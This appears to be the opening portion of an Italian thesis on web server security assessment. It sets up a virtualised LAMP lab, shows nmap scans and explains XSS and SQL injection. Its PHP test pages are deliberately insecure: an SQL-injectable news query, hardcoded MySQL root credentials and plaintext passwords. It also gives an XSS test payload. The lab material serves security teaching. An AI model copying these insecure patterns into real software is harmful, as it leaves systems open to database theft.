UNIVERSITA' DEGLI STUDI DI CAMERINO
FACOLTA DI SCIENZE E TECNOLOGIE

Corso di Laurea in Informatica
Dipartimento di Informatica e Matematica

Analisi di sicurezza per un Server Web

Panoramica sulla protezione della rete con strumenti Open Source

Tesi compilativa in Reti degli Elaboratori

Laureando
Capacchietti Marco

Relatore
Prof. Dott. Marcantoni Fausto

ANNO ACCADEMICO 2008/2009

Questo lavoro è il completamento di quattro anni di studio
ed è dedicato a mio padre.
Esempio per me di dedizione e passione instancabile.

Voglio ringraziare per primi i miei genitori che hanno supportato
in ogni aspetto questo mio periodo di studi,
i miei amici e compagni di università Luca e Andrea,
con i quali ho condiviso i momenti più importanti
di questo percorso.

Le mie sorelle e la mia compagna,
indispensabili fonti di affetto nei momenti difficili.
Inoltre i compagni di studio a Reykjavik
e i colleghi di lavoro a Dublino,
arricchimenti fondamentali per le mie esperienze.

Ringrazio il Prof. Dott. Fausto Marcantoni
per avermi offerto e revisionato questa tesi,
nonché tutto il corpo docente per aver dato sempre
il massimo nel condividere le loro conoscenze.

Indice generale

1 Introduzione....5
1.1 Scopo della Tesi....5
2 Scenario generale....7
2.1 Ambiente di esame....7
2.2 Sistema Operativo....7
2.3 Scenario....7
3 Panoramica di Rete....9
3.1 Stack TCP/IP....9
3.2 Livello L4 e L3....9
3.3 Livello L7....10
3.3.1 Casi d'uso e rischi....10
4 Installazione della Rete....12
4.1 VMWare....12
4.2 GNU/Linux....13
4.3 Server....14
4.4 Realizzazione sito web....15
4.4.1 Struttura dei DataBase....15
4.4.2 Pagine in PHP....16
5 Test di Sicurezza....18
5.1 Information gathering....18
5.1.1 Port Scanning....18
5.1.2 Software & Version....19
5.1.3 Operating System fingerprint....19
5.2 Caso d'uso....21
5.2.1 Nmap....21
5.2.2 Cross Site Scripting....23
5.2.3 SQL Injection....24
5.3 Attacco alla Vulnerabilità....26
5.3.1 WebSecurify 26
5.3.2 Sqlmap....30
5.3.2.1 Utilizzo di SQLmap....31

5.4 Rischi delle vulnerabilità analizzate....36
5.4.1 Possibili scenari di compromissione....36
6 Sicurezza ai vari livelli....38
6.1 Firewall....40
6.2 Intrusion Detection e Prevention System....42
6.3 Reverse Proxy....44
6.4 Casi d'uso....45
6.4.1 PHP Hardened....45
6.4.2 PHP_IDS....46
6.4.3 GreenSQL....51
6.4.4 Mod_security....55
6.4.5 Suricata....59
6.4.6 Altri Tools....62
6.4.6.1 Jesys....62
6.5 Monitoraggio e High Availability....63
6.5.1 UltraMonkey L7....63
6.5.2 Zabbix....65
6.5.3 Altri Tools....68
6.5.3.1 Nagios....68
6.5.3.2 OSSIM....68
7 Comparazione finale....69
7.1 Nuovo modello di rete....69
7.2 Nuovo test di attacco....70
7.3 Confronto fra i diversi strumenti implementati....70
8 IPv6....73
8.1 Introduzione....73
8.2 Sicurezza introdotta....73
9 Conclusioni....75
9.1 Analisi finale....75
9.2 Attività forense....76
10 Bibliografia....78

1 Introduzione

L'avvento di Internet nella vita quotidiana ha rivoluzionato il modo di relazionarsi con gli altri, recuperare informazioni, pianificare determinati compiti, diffondere conoscienza o semplicemente spendere del tempo con un nuovo “media” dell'intrattenimento come lo era e lo sono la radio e la televisione.

Non è più un luogo per soli scienziati come quando è nato. L'agenzia americana militare Darpa che progettò la connettività fra elaboratori geograficamente distanti e successivamente il gruppo di ricercatori del Cern che inventarono il WWW di certo non si aspettavano di veder nascere social networks, siti di e-commerce, enciclopedie generate da utenti, canali di giornalismo e tutto cio che rappresenta Internet nell'immaginario di ciascuno di noi.

Il punto chiave infatti è proprio questo: “nessuno possiede internet, e tutti possono migliorarla..”; privati cittadini, aziende, università, enti governativi, chiunque può contribuire alla crescita della grande Rete.

Questa tesi cercherà di descrivere dettagliatamente le problematiche che riguardano la sicurezza della parte più largamente diffusa della rete stessa: i servizi Web. In particolare si prenderanno in esame dei casi d'uso di esempio ma le cui modalità di implementazione sono realmente esistenti, per poi descrivere quali sono i relativi rischi e le contromisure da attuare per garantire una sicurezza quanto più professionale tenendo i costi al minimo possibile.

1.1 Scopo della Tesi

Questa tesi verte su tematiche riguardanti la sicurezza di una rete. In dettaglio si descriverà quali sono i rischi e le contromisure da apportare ad una infrastruttura di rete non solo in un ambito di rete aziendale ma anche in un'ottica di produzione di servizi Web e monitoraggio degli stessi.

I due capitoli seguenti (2 e 3) descriveranno che tipo di ambiente verrà riprodotto in modo da poter prendere in esame le realtà esistenti e i prodotti e servizi impiegati. Inoltre si farà una doverosa lieve digressione sul protocollo TCP/IP e quali parti di esso saranno di nostro interesse.

Il quarto capitolo spiegherà velocemente come e che tipo di infrastruttura verrà riprodotta e come debbano essere configurati i suoi servizi.

Capitolo 5: verranno esercitate basilari tecniche di quello che può essere chiamato security assessment. Si noti bene che la tesi vuole essere una spiegazione di concetti di sicurezza (negli ambiti da noi proposti) e relative contromisure e non necessariamente uno sforzo a succedere in un attacco fine a se stesso. E' importante però analizzare come da un tale punto di partenza sia possibile intaccare la sicurezza di determinate informazioni.

Il capitolo 6 è la parte fondamentale della tesi in quanto vengono elencati, descritti, dispiegati, configurati e mantenuti servizi e strumenti proposti come contromisure di allarme o prevenzione.

Verrà riproposto brevemente un tentativo di attacco nel capitolo successivo per evidenziare l'efficacia dei prodotti implementati e sarà possibile consultare uno schema di comparazione degli stessi concludendo in definitiva quali sono le migliori scelte da attuare a seconda dei diversi casi di necessità.

Infine si è sentito il dovere di introdurre un capitolo riguardo il protocollo IPv6, le sue caratteristiche, soprattutto le motivazioni della sua introduzione e le migliorie che esso apporterà ,nel nostro caso, in ambito di sicurezza.

Il capitolo finale sarà un insieme di paragrafi discorsivi che possono aiutare a digerire le informazioni sviluppate con esempi reali di utilizzo e produzione di un ambiente informativo con tali caratteristiche, sia esso un server Web (scopo di questa tesi), sia esso un qualsiasi tipo di servizio erogato e pubblicato su una rete, ma tentando di generalizzare il “concetto” di sicurezza su tutti i processi produttivi che un'azienda si trova a dover affrontare.

2 Scenario generale

2.1 Ambiente di esame

L'ambiente che si intende realizzare e testare comprende sistemi operativi open source GNU/Linux, networking basilare fra hosts e servizi, sistemi di virtualizzazione (anch'essi gratuiti), e i servizi che si intendono configurare.

2.2 Sistema Operativo

L'ambiente open source GNU/Linux è una scelta che ci permette di eliminare totalmente i costi dei sistemi operativi, verranno installati su una singola macchina (Ubuntu 9.04), tramite VMware 2.0.2, le distribuzioni Debian 5.0 e CentOS 5.3. Verranno avviate in single user mode, per meglio simulare lo scenario in cui l'amministrazione è limitata al solo controllo remoto.

2.3 Scenario

L'obiettivo di questa tesi: il server Web che si intende "proteggere" è Apache. Verrà installato con l'estensione PHP in modo da poter creare un sito dinamico che abbia interazioni con un database.

Database server: MySQL, database relazionale open source, che utilizzeremo per fornire informazioni al sito web. Nei nostri casi d'uso le informazioni confidenziali da proteggere saranno memorizzate in questo tipo di supporto.

Una tale configurazione server è possibile trovarla possiamo dire quasi ovunque in rete: un sito di una testata giornalistica, un blog personale, un sito di presentazione prodotti, un sito di e-commerce per vendita online e altre centinaia di possibili scopi.

E' ovvio far presente a questo punto che la sicurezza e la protezione di tali informazioni può essere più o meno critica a seconda del danno arrecato alla compromissione degli stessi. Il caso peggiore può essere la manomissione di un server web con servizi di e-commerce nel quale potrebbe essere possibile inserire un ordine non effettivamente pagato, o peggio nel caso di un sito bancario effettuare delle transazioni. Sono solo rischi a livello concettuale e difficilmente si riesce a raggiungere tali obiettivi malevoli con pochi click di un mouse. Il problema è che le infinite varianti dell'implementazione di una infrastruttura potrebbe permettere ad un attaccante di forgiare i propri attacchi ad hoc a seconda dei casi messi in opera. L'immensa quantità di informazioni in merito tra l'altro, è già disponibile in rete e i bollettini di sicurezza per allarmare gli amministratori di sistema sono sempre un passo in ritardo rispetto ad un "danno" effettivamente accaduto.

Possiamo comprendere il termine "sicurezza" definendo brevemente i suoi tre aspetti piu importanti: confidenzialità, integrità, disponibilità.


Con *confidenzialità* intendiamo il principio per cui solo il proprietario dei dati ha accesso a tali informazioni.

Integrità: la garanzia che le modifiche a tali dati vengano interamente controllate dal proprietario.

Disponibilità, ovvero garantire l'accesso controllato delle informazioni.

Le "informazioni" o "dati" a loro volta sono un qualsiasi tipo di entità digitale memorizzato su un supporto. Nell'ambito del nostro studio il supporto preso in esame è proprio un server.

Figura 1



3 Panoramica di Rete

3.1 Stack TCP/IP

Un doveroso capitolo per differenziare due differenti obiettivi di studio. La suite di protocolli TCP/IP è una robusta serie di regole ai quali i calcolatori si devono attenere per effettuare connessioni di qualsiasi tipo attraverso una rete.

La descrizione dettagliata dei suoi sette livelli avrebbe bisogno di uno studio a sé stante. Questa tesi avrà solo bisogno di concentrarsi sull'ultimo livello, quello piu vicino all'utente, ovvero l'applicativo (L7) ed è strettamente collegata ad alcune puntualizzazioni riguardanti i livelli 4 e 3 (trasporto e rete).

3.2 Livello L4 e L3

In ambito di produzione e offerta di servizi di networking non si può studiare la sicurezza a livello applicativo senza avere assicurato una sicurezza stabile nei livelli sottostanti. Un caso simile nella vita reale può essere ad esempio blindare il portone di un appartamento ma lasciare libero accesso al cancello che dà sulla strada pubblica.

Ogni transazione di rete prima di essere identificata dall'applicativo ricevente passa per l'intercettazione, il riconoscimento e la parziale modifica da parte di altri apparati di rete che operano a livelli sottostanti lasciando intatto il dato “vero”, quello destinato al nostro server.

E' a questo punto che possiamo operare per garantire un primo livello di selezione massiccia di tutto ciò che è “permesso” ricevere o processare e tutto ciò che invece non vale neanche la pena analizzare o trasmettere all'interno della rete. Basandosi proprio sulle informazioni (ovviamente non segrete) estrapolate dai pacchetti IP ci è permesso prevenire vari tipi di attacchi, controllare gli accessi da e per diverse zone della rete interna e beneficiare di un minor traffico: questa attività è tutto ciò che concerne il firewalling in senso puro.

Il nostro Firewall sarà Iptables/Netfilter: sistemi operativi Unix like hanno un modulo kernel

(netfilter) che permette appunto questo tipo di attività e Iptables è l'applicativo in user space che permette all'utente di gestire tali eventi e creare finalmente regole e policy. Verrà descritto successivamente come configurare e realizzare regole ad hoc.

3.3 Livello L7

Il livello applicativo dello stack TCP/IP è proprio il livello finale da tenere sotto osservazione. Il concetto che ha ispirato questo lavoro è proprio la domanda: come posso assicurare l'integrità e la disponibilità dei servizi erogati da un server quando proprio questo server è notoriamente esposto alla rete pubblica?

Un firewall ha funzionalità potentissime se usato con esperienza, ma diventa pressochè inutile quando si tratta di proteggere una parte del servizio che non è di sua competenza. Un firewall non è in grado, o per lo meno non lo è per definizione, di comprendere che tipo di transazione stia avvenendo ai livelli soprastanti. Il punto cruciale che mette in opera questo studio è proprio garantire la protezione (si ripete che nel nostro caso ci si concentra su applicazioni web server) dal momento in cui un filtro su regole IP e TCP non è progettato per ispezionare i pacchetti sino a tale livello. Se il canale di comunicazione da e per un server web è (e lo deve essere) aperto e accessibile dalla rete pubblica si ha bisogno di un altro insieme di strumenti differenti che analizzino queste transazioni.

3.3.1 Casi d'uso e rischi

Sito web dinamico con contenuti estrapolati da un database ad ogni richiesta di un client, sito di e-commerce per vendita di prodotti online, sito di home-banking per effettuare transazioni bancarie, social network con contenuti generati dagli utenti. Quali e quanti tipi di richieste sono considerate valide? Quelle non valide quali tipi di danni possono arrecare al servizio? Fino a che punto è possibile programmare un'applicazione robusta? Dove risiede il limite oltre il quale è impossibile o difficoltoso monitorare tali interazioni?

I casi “migliori” sono quelli in cui il servizio è reso temporaneamente indisponibile, i dati sono semplicemente inaccessibili ma comunque presenti o comunque non si verifica una *perdita*.

Peggiori sono invece i casi in cui c'è una manipolazione o perdita di dati nel server, il servizio è reso inutilizzabile e in generale quando si verifica una perdita di *integrità (modifica)*, quando la vulnerabilità permette accesso e/o controllo non autorizzato, o in casi estremamente dannosi quando si verificano furti e transazioni di denaro incontrollate.

E' inutile dire che delle buone tecniche di programmazione sicura sono d'obbligo ad un tale livello di professionalità. Paradossalmente un'applicazione web ben scritta e considerata robusta, stabile e affidabile potrebbe fare a meno di firewall, reverse proxy e tutto ciò che verrà successivamente spiegato. Questo studio va infatti *incontro* (e non in sostituzione) a tali scenari proprio perche la sicurezza non è un concetto assoluto (c'e o non c'è) bensì un attributo di cui è bene servirsi il più possibile.

4 Installazione della Rete

4.1 VMWare

Da diversi anni a questa parte è una buona tecnica quella di “virtualizzare” un host. Per molto tempo si è rimasti legati al paradigma macchina/host, cioè una macchina fisica per ogni host, server o una qualsiasi installazione generica. Ciò ha portato ad enormi sprechi in termini monetari e di utilizzo di hardware in quanto molte macchine fisiche erano impiegate per funzionare al minimo delle loro capacità.

Si usa quindi dedicare un server fisico all'utilizzo di più installazioni software (inteso come sistema operativo). Il notevole guadagno sta proprio nell'ottimizzazione del proprio parco macchine. Di certo è bene bilanciare giudiziosamente il carico di lavoro. Rimanendo comunque solo una parte del mercato “servizi server” si è notato un miglioramente nella gestione dei sistemi: il “cliente” non ha più dei permessi limitati alle sue proprietà all'interno di un sistema condiviso, ma ha completo accesso all'intera risorsa proprio perche essa rimane separata da quelle di altri utenti.

Ovviamente, come già detto, questo è destinato solo ad una parte del mercato del networking: ci sono ancora servizi per i quali è bene dedicare una singola macchina al compito, o per lo meno non si vuole complicare la gestione della stessa dal momento in cui non si abbia necessità particolari; inoltre ci sono addirittura tipologie di computing che hanno bisogno del contrario cioè un singolo servizio distribuito su più piattaforme fisiche: il cosiddetto cloud computing.

Il software per la virtualizzazione utilizzato sarà VMware server 2.0.2, gratuito previa registrazione. Esso installa driver e componenti per la gestione delle macchine virtuali ed è possibile operare tramite binari a riga di comando o tramite un interfaccia web che si apre sul host di dominio *zero* (localhost).

4.2 GNU/Linux

La scelta dei sistemi operativi ricade ovviamente su distribuzioni open source in particolare tra la famiglia Gnu/Linux verranno installate le distribuzioni Debian 5.0 e CentOS 5.3. La scelta dei due sistemi e la loro diversità deriva dal fatto che è molto probabile trovarsi a configurare delle macchine con sistemi diversi e inoltre abbiamo bisogno di uno scenario in cui è possibile configurare un nuovo servizio di protezione per N macchine magari frapponendo un sistema aggiuntivo tra la rete esterna e il parco macchine interno.

Entrambe saranno installate al minimo cioè in modalità single user senza interfaccia grafica e verranno configurate via console: proprio come un host remoto in uno scenario reale sarà possibile accedervi tramite servizi remoti (ftp, ssh).

4.3 Server

CentOS 5.3 server Kernel 2.6.18-128.el5: distribuzione in versione “community” mantenuta da RedHat Inc., ovvero versione gratuita del sistema RedHat in quanto il supporto è offerto dalla comunita di utenti anziché dal supporto ufficiale dell'azienda. Abbiamo prelevato dalla rete una versione ISO adatta alla virtualizzazione.

Preventivamente si sono configurati i servizi di shell remota (Sshd) e trasferimento file (FTP) su entrambi gli host per la loro gestione.

Server LAMP su CentOS: tramite il package manager Yum si è proceduto all'installazione automatica di:

Apache 2.2.3 (su CentOS il binario verrà chiamato *httpd*);

MySQL 5.0.77;

PHP 5.1.6;

Debian 5.0 Kernel 2.6.26-1-686: distribuzione in versione stable, tramite il tool Apt si è installato:

Apache 2.2.9;

MySQL 5.0.51a-24+lenny2;

PHP 5.2.6-1+lenny3;

La configurazione (minimale) dei suddetti software ha permesso di estendere apache con il modulo apposito per l'esecuzione di script lato server in PHP, ed il PHP a sua volta è abilitato alla comunicazione con il server MySQL tramite l'apposito modulo (installato automaticamente dai package manager).

Si può dichiarare cosi “pronta” una macchina adibita all'offerta di servizi web con eventuale supporto di un database nel backend.

4.4 Realizzazione sito web

Il sito web di test che si intende realizzare sarà davvero minimale, offrendo del semplice testo come risposta alle richieste client ma recuperando dati dal database dinamicamente. Per dinamicamente intendiamo progettare una pagina PHP in modo che recuperi i primi due record di una data tabella qualunque essi siano. Il caso d'esempio è quello di una parte di una pagina web dedicata al recupero di news: le news vengono inserite una dopo l'altra da un utente ma solo le ultime N vengono visualizzate in quella porzione di pagina.

4.4.1 Struttura dei DataBase

Segue la struttura (identica nei due host) dei database. Nome DB: **testdb**.

Tabella ***User***

Nome Campo	Tipo di Dato	Descrizione
id	*smallint*	*indice univoco*
username	*varchar*	*nome utente*
password	*varchar*	*password segreta (non cifrata)*

Tabella ***News***

Nome Campo	Tipo di Dato	Descrizione
id	*smallint*	*indice univoco*
title	*varchar*	*titolo notizia*
text	*varchar*	*corpo del testo*

4.4.2 Pagine in PHP

Index.php (home page):

```
<?
include('config.php');

echo "Test page for security assessments.<br/>";
echo "some query here below, polling last 5 news from the
table.<br/><br/>";

$query  = "SELECT id, title, text FROM news";
$result = mysql_query($query);

while($row = mysql_fetch_array($result)){
        echo "<strong>Title: {$row['title']}</strong><br/>";
        echo "Text: {$row['text']}<br/>";
        echo "<a href=\"news.php?id={$row['id']}\">Link</a><br/><br/>";
}
echo "<br/>End of news.";
echo "<br/><br/><a href=\"info.php\">phpInfo page</a>";

mysql_close($conn);

?>
```

Config.php (necessario per la connessione):

```
<?
$dbhost = 'localhost';
$dbuser = 'root';
$dbpass = 'mypassword';

$conn = mysql_connect($dbhost, $dbuser, $dbpass) or die
('Error connecting to mysql');

$dbname = 'testdb';
mysql_select_db($dbname);
?>
```

News.php (recupero dell'intero testo della notizia):

```
<?
include 'config.php';

echo "This is news number: {$_GET['id']}<br/><br/>";
$query  = "SELECT title, text FROM news WHERE id=".$_GET['id'];
$result = mysql_query($query);
$row = mysql_fetch_array($result);

echo "<strong>Title: {$row['title']}</strong><br/>";
echo "Text: {$row['text']}<br/>";

mysql_close($conn);
?>
```

Info.php (diagnostica sulla configurazione PHP corrente):

```
<?
phpinfo();
?>
```

Questi file sono stati creati direttamente in un editor di testo tramite shell remota data la loro limitata composizione. Sono stati posizionati all'interno della directory:

/var/www per il sistema Debian;

e nella directory:

/var/www/html per il sistema CentOS.

I server web sono configurati per fornire su richiesta del client la default home page che risiede proprio in queste directory per cui è sufficiente richiamare il nome host nell'URL di un browser e si otterrà il “sito web dinamico” appena creato.

5 Test di Sicurezza

I test di sicurezza effettuati sui server virtualizzati sono composti da due fondamentali passi: il recupero di più informazioni possibili sul server e i suoi servizi, e successivamente allo studio delle sue eventuali vulnerabilità l'attacco vero e proprio.

Quest'ultimo in particolare può comprendere svariate tecniche di penetrazione a loro volta su diversi livelli. Ribadiamo ora che per noi è sufficiente identificare i servizi attivi, ed eventuali versioni, sulle macchine sotto esame e sfruttare vulnerabilità a livello applicativo.

5.1 Information gathering

La pratica dell'information gathering consiste appunto nel recuperare quante più informazioni possibili sul server da testare. Il modo piu veloce e affidabile per ottenere un risultato concreto è quello di effettuare un port scanning sull'host remoto. Chiaramente una configurazione firewall basilare basterebbe ad intercettare il tentantivo di scansione, per cui vedremo anche quali modalità usare per evitare tale contromisura.

5.1.1 Port Scanning

Il port scanning permette di analizzare con cura ed in modo non invasivo che tipi di servizi sono attivi sul server interrogando appunto le sue *porte*. Si vuole ricordare ora che un port scanning esaustivo di tutte le porte è considerato attività illegale. Diverso è il caso di una scansione mirata solo alle porte che si vuole testare. I proprietari del server potrebbero però riservarsi il diritto di denunciare qualsiasi attività, una volta riconosciuta, atta a scopi malevoli e diversa dalla semplice fruizione dei servizi messi a disposizione.

Ci sono 65535 porte ma solo poche, comunque in gran numero, sono degne di nota in quanto sono assegnate a specifici servizi: la più famosa è senz'altro la porta numero 80 cioè quella legata ad un server web, altri servizi riconoscibili dalla semplice detenzione di una porta aperta

possono essere un file transfer server (21), un sendmail (25), una shell remota (22), un DNS server (53), POP (110), sessione telnet (23) e molti altri. Sono le cosiddette porte “interessanti”.

Inoltre esistono molti altri “numeri noti” a seconda dei sistemi operativi, in quanto possono essere configurati per avere dei servizi a livello workstation che una volta attivati vengono pubblicati sulla rispettiva subnet (vedi NetBios per Microsoft), oppure è possibile indovinare con altissimo margine di successo il sistema operativo semplicemente riflettendo sul fatto che una data porta è aperta per un determinato servizio il quale a sua volta è noto funzionare solo su una certa piattaforma.

5.1.2 Software & Version

Scendiamo ora un livello più in basso nell'interpretazione di un risultato: il servizio attivo e il relativo software che lo controlla. Il riconoscimento della tipologia del servizio non esclude la possibilità di poter ottenere il nome dell'applicativo che ascolta. Molti applicativi (praticamente quasi tutti) usano il cosiddetto “banner” ovvero una sorta di titolo, nome o se vogliamo “firma” che è possibile ottenere su richiesta o semplicemente causando certe condizioni che fanno sì che il servizio risponda “salutandoci” col suo nome e, magari, versione software.

Questo è un comportamento noto e molto in uso per ad esempio server web, ftp e mail. E' un comportamento di default ma purtroppo non sempre è buona pratica annunciare a tutta la rete che tipo di software si sta usando e soprattutto che versione. La versione del programma è importante quasi quanto il nome stesso dell'applicativo. Questo perchè tutti i programmi sono soggetti ad aggiornamenti o diverse funzionalità a seconda del rilascio. Un semplice numero di versione più basso della release corrente ritenuta stabile potrebbe compromettere l'affidabilità dello stesso in quanto possono esserci degli attacchi gia collaudati da poter lanciare. Nel nostro caso un numero di versione considerato *sicuro* significherebbe non poter sfruttare alcun bug scoperto dalla comunità di ricercatori o se volessimo ci costringerebbe a cercare una falla di nostro pugno.

5.1.3 Operating System fingerprint

Il livello più basso e “crudo” del port scanning è quello che permette di identificare il

sistema operativo. Non basta infatti sapere che il server Apache gira maggiormente su piattaforma Unix like, è importante a volte anche sapere quale specifica distribuzione. Questa non è una pratica formale in quanto è possibile solo cercare di indovinare quale sistema sta gestendo la connessione proprio analizzando la sessione stessa.

Le diverse piattaforme di sistemi operativi hanno un modo personale di gestire i protocolli TCP e IP. Il cosiddetto OS fingerprint, ovvero impronta digitale del SO, è il modo in cui ogni sistema gestisce i valori di default dei seguenti campi nei pacchetti IP, fra i più significativi troviamo: TTL (time to live), WIN (finestra), TOS (tipo di servizio) e altri flag dell'intestazione. Questi campi una volta settati compongono un valore di 67 bit, questo sarà proprio l'impronta digitale del sistema che ha "maneggiato" il pacchetto.

In questo modo quindi è possibile anche risalire al tipo di sistema operativo, la sua distribuzione e nei casi migliori anche la versione.

5.2 Caso d'uso

5.2.1 Nmap

Il software piu largamente diffuso per effettuare un port scan è senza dubbio Nmap. Sviluppato da Gordon “Fyodor” Lyon è il tool preferito da tutti gli analisti di rete. Si utilizza principalmente da riga di comando e ha un gran numero di switch per attuare diversissimi tipi si scansione. E' in grado infine anche di riconoscere il sistema operativo tramite la tecnica menzionata nel precedente paragrafo.

Segue ora l'output della scansione dei nostri server web di prova.

Il comando:

 # nmap -sV -O -P0 debianserver

ci restituisce un output di questo tipo:

```
Starting Nmap 4.76 ( http://nmap.org ) at 2010-01-14 16:33 CET
Interesting ports on debianserver (192.168.167.129):
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.7
22/tcp open  ssh      (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.9 ((Debian) PHP/5.2.6-1+lenny3)
[...]
MAC Address: 00:0C:29:59:5B:1E (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.13 - 2.6.24
Network Distance: 1 hop
Service Info: OS: Unix

Nmap done: 1 IP address (1 host up) scanned in 7.82 seconds
```

lanciamo lo stesso comando verso il server CentOS:

 # nmap -sV -O -P0 centosserver

l'output è il seguente:

```
Starting Nmap 4.76 ( http://nmap.org ) at 2010-01-14 16:42 CET
Interesting ports on centosserver (192.168.167.130):
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 4.3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.2.3 ((CentOS))
111/tcp  open  rpcbind
636/tcp  open  rpcbind
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 00:0C:29:C5:A5:95 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.25
Network Distance: 1 hop

Nmap done: 1 IP address (1 host up) scanned in 12.83 seconds
```

Spiegazione degli switch e interpretazione dei risultati. Nmap è stato lanciato con degli switch piuttosto semplici:

-sV	identificare il servizio e la sua versione;
-O	identificare il sistema operativo;
-P0	evita il ping scan in caso l'host blocchi le risposte ICMP;

Nell'output inoltre possiamo notare che sono state identificate porte e servizi con relative versioni. In particolare siamo interessati alla presenza di un server web, in questo caso Apache (due differenti versioni) e cosa ancora più importante la presenza di un server MySQL nella macchina CentOS. Questa è solo una conferma perchè saremo in grado di scoprire un server SQL osservando il comportamento del sito web, anche questa è una pratica non scontata in quanto la “dinamicità” dello stesso potrebbe non appoggiarsi su un database ma semplicemente ad una struttura di directory.

Lasciamo in sospeso il port scanning ora per descrivere due tecniche di attacco ad un servizio web. Le seguenti vulnerabilità sono facilmente attaccabili perchè è sufficiente forgiare un

input ad hoc per far sì che il server risponda lui stesso con dei comportamenti inaspettati. Si fa notare che questo tipo di attacco non è mirato ad una vulnerabilità del software che "ospita" il servizio ma all'implementazione dell'applicazione web creata per il caso specifico.

5.2.2 Cross Site Scripting

Degno di nota questo tipo di attacco si può considerare proveniente dallo stesso tipo di problematiche di programmazione riguardanti gli attacchi SQL injection.

Il classico caso dell'input dell'utente non validato porta il sistema server ad accettare qualsiasi input da parte della rete pubblica. In questo caso l'iniezione di codice malevolo non è SQL ma può essere semplice HTML, javascript o altri tipi di input forgiati per fare in modo che causino un comportamento inaspettato del server o del browser stesso.

La principale considerazione da fare è che non esiste una vera classificazione di tipologie di cross site scripting, da qui in poi XSS, tuttavia tutti gli esperti di sicurezza concordano nel raggruppare le vulnerabilità in *stored* e *non-persistent*.

Gli attacchi *non-persistent* sono limitatamente dannosi in quanto il server non viene intaccato perchè la vulnerabilità prende luogo solo una volta interpretata la pagina di risposta, per cui, solo nel browser dell'utente. Nonostante ciò può non essere dannoso ad altri utenti o al server stesso, potrebbe ad ogni modo portare delle situazioni di vantaggio all'attaccante. Si potrebbero evitare certi meccanismi di validazione, filtraggio o autenticazione che entrano in funzione solo nel lato client. È bene quindi non fidarsi dell'efficacia dei controlli lato client perchè proprio questi possono essere schivati tramite tecniche XSS.

Gli attacchi *stored* invece sono ovviamente più dannosi in quanto vengono appunto registrati nel sistema server. Il caso più largamente diffuso è un sistema di forum, chat pubbliche, messaggistica o blogging in cui un utente è abilitato a scrivere qualcosa sul sito che poi verrà visualizzato da altri utenti. L'input non validato verrà quindi immagazzinato nel supporto di archiviazione, non importa quale in quanto non si sta attaccando lo stesso ma bensì l'interazione del server con altri utenti. Successivamente il browser di un secondo utente che visualizza la pagina contenente il codice malevolo, eseguirà tale codice.

Lo scenario ora più appetibile per un attaccante è quello di rubare informazioni personali che possono essere contenute nei cookies del browser della vittima. Questi ultimi infatti possono

essere successivamente inviati all'attaccante nel modo che ritiene più opportuno. L'interpretazione e l'utilizzo di questi cookie è già di per se una perdita di confidenzialità e nel caso peggiore l'attaccante potrà usare la sessione specificata dai cookie per interagire con il server come se fosse la vittima.

Il caso d'esempio più semplice è quello in cui si inserisce una porzione di codice javascript nel campo di ricerca di un sito.

<script type="text/javascript">alert('XSS Flaw Found!')</script>

Quando il sito risponde, eventualmente ripetendo la stringa di ricerca, si può notare l'esecuzione vera e proprio del codice javascript anziché la semplice riscrittura come semplice testo.

Nel caso in cui un tale messaggio venga invece memorizzato nel database o in qualche modo venga permanentemente registrato nel sito il codice verrebbe scaricato ed eseguito da ogni utente che visualizza la pagina.

L'ambito della nostra tesi si concentrerà tuttavia solo sul SQL injection in quanto nonostante sia causato da una vulnerabilità molto simile va a compromettere la sicurezza del server stesso.

5.2.3 SQL Injection

L'inizione di codice malevolo all'interno di interazioni SQL tra il server SQL stesso e l'applicazione web è uno dei più frequenti attacchi che è possibile sferrare ad una tipologia di servizio così composta, appunto, da un database ed un applicativo che lo interroga.

Esempio: una pagina che visualizza delle news recupera queste informazioni da un database.

La vulnerabilità che si intende sfruttare è quella secondo la quale l'input dell'utente può essere propriamente forgiato in modo che i componenti del servizio attuino dei comportamenti inaspettati: messaggi di errore dell'applicativo in cui esso è avvenuto, rivelando informazioni di debug normalmente destinate all'amministratore oppure dati sensibili veri e propri che vengono scambiati per informazioni non private e fornite poi al client richiedente.

In applicazioni web esposte praticamente a tutta la rete mondiale è bene non fidarsi mai dell'input dell'utente in quanto quello che ci si aspetta che venga inviato potrebbe non essere l'eventualità più ovvia.

Nella stragrande maggioranza dei casi una richiesta di un applicativo ad un server web, da

qui in poi *query*, è strutturata in modo da accettare un parametro dall'esterno. Questo parametro variabile, che può essere per esempio un semplice numero, cambierà il risultato della query fornendo dati diversi a seconda del valore di questo parametro esterno. (Ecco la dinamicità di un sito web che cambia contenuti a seconda delle richieste.)

